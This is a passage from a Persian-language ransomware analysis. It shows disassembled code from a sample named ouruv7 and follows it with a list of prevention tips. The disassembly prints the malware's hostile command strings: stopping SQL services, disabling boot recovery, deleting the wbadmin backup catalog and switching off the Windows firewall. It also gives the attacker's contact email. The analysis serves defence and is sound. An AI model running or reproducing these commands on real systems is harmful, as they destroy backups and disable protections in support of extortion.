0124832A	. E8 68592F01	CALL ouruv7.012F8968	ASCII "net stop SQLBrowser"
0124832F	. E8 9F250000	CALL ouruv7.012CA8D3	
01248334	. E8 74992F01	CALL ouruv7.012F8974	ASCII "net stop MSSQLSERVER"
01248339	. E8 95250000	CALL ouruv7.012CA8D3	
0124833E	. E8 8C992F01	CALL ouruv7.012F898C	ASCII "net stop MSSQLCONTOS01"
01248343	. E8 8B250000	CALL ouruv7.012CA8D3	
01248348	. E8 84992F01	CALL ouruv7.012F8994	ASCII "net stop MSDTC"
0124834D	. E8 81250000	CALL ouruv7.012CA8D3	
01248352	. E8 84992F01	CALL ouruv7.012F8984	ASCII "bodedit /set (default) bootstatuspolicy ignoreallfailures"
01248357	. E8 77250000	CALL ouruv7.012CA8D3	
0124835C	. E8 F0992F01	CALL ouruv7.012F89F0	ASCII "bodedit /set (default) recoveryenabled no"
01248361	. E8 6D250000	CALL ouruv7.012CA8D3	
01248366	. E8 1C9A2F01	CALL ouruv7.012F8A1C	ASCII "wbadmin delete catalog -quiet"
0124836B	. E8 63250000	CALL ouruv7.012CA8D3	
01248370	. E8 3C9A2F01	CALL ouruv7.012F8A3C	ASCII "net stop SQLSERVERAGENT"
01248375	. E8 59250000	CALL ouruv7.012CA8D3	
0124837A	. E8 74992F01	CALL ouruv7.012F8974	ASCII "net stop MSSQLSERVER"
0124837F	. E8 4F250000	CALL ouruv7.012CA8D3	
01248384	. E8 549A2F01	CALL ouruv7.012F8A54	ASCII "net stop uds"
01248389	. E8 45250000	CALL ouruv7.012CA8D3	
0124838E	. E8 649A2F01	CALL ouruv7.012F8A64	ASCII "netsh advfirewall set currentprofile state off"
01248393	. E8 3B250000	CALL ouruv7.012CA8D3	
01248398	. E8 949A2F01	CALL ouruv7.012F8A94	ASCII "netsh firewall set opmode mode=disable"
0124839D	. E8 31250000	CALL ouruv7.012CA8D3	
012483A2	. 83C4 34	ADD ESP,34	

شکل ۲۱- غیرفعال کردن سرویس‌ها در سیستم قربانی

شکل ۲۲ قطعه کد مربوط به ایمیل مجرم را نشان می‌دهد.

012483A7	. C785 38FFFFFF 0F000000	MOV DWORD PTR SS:[EBP-C8],0F	
012483AC	. C685 24FFFFFF 00	MOV BYTE PTR SS:[EBP-DC],0	
012483B1	. 6A 18	PUSH 18	
012483B6	. 68 04882F01	CALL ouruv7.012F88C4	ASCII "Honey Lock@protonmail.com"
012483BB	. 8080 24FFFFFF	LEA ECX,DWORD PTR SS:[EBP-DC]	
012483C0	. E8 43400100	CALL ouruv7.0125C2D0	
012483C5	. C745 FC 00000000	MOV DWORD PTR SS:[EBP-4],0	
012483CA	. C785 5CFFFFFF 00000000	MOV DWORD PTR SS:[EBP-14],0	

شکل ۲۲- ایمیل مجرم جهت ارتباط قربانی

## ۳ روش‌های پیشگیری

واقعیت این است که باج‌افزارها وجود دارند روزبه روز هم در حال گسترش هستند. حداقل کاری که یک کاربر می‌تواند انجام دهد این است روش‌های پیشگیرانه‌ای در نظر گیرد تا روند باج‌گیری برای مهاجم سخت گردد. در ادامه این مطلب به روش‌های مقابله در برابر باج‌افزار اشاره می‌شود:

- اطمینان از تهیه نسخه پشتیبان
- استفاده از آنتی‌ویروس‌ها که دارای تشخیص رفتار است
- نصب به‌روزرسانی‌های سیستم‌عامل
- بروز نگه داشتن برنامه‌ها
- اعمال فیلترهای SPAM
- فعال کردن مشاهده پسوند برنامه‌ها

- پیوست‌ها را باز نکنید مگر با تأیید شخصی که آنرا به شما ارسال کرده است
- مراقبت در اینترنت دانلود
- تغییر نام Vssadmin در ویندوز
- غیر فعال کردن اسکریپت ویندوز
- غیرفعال کردن Windows PowerShell
- استفاده از کلمات عبور قوی
- غیرفعال کردن Remote Desktop یا تغییر پورت آن
- راه اندازی سیاست‌های محدودیت نرم افزار در ویندوز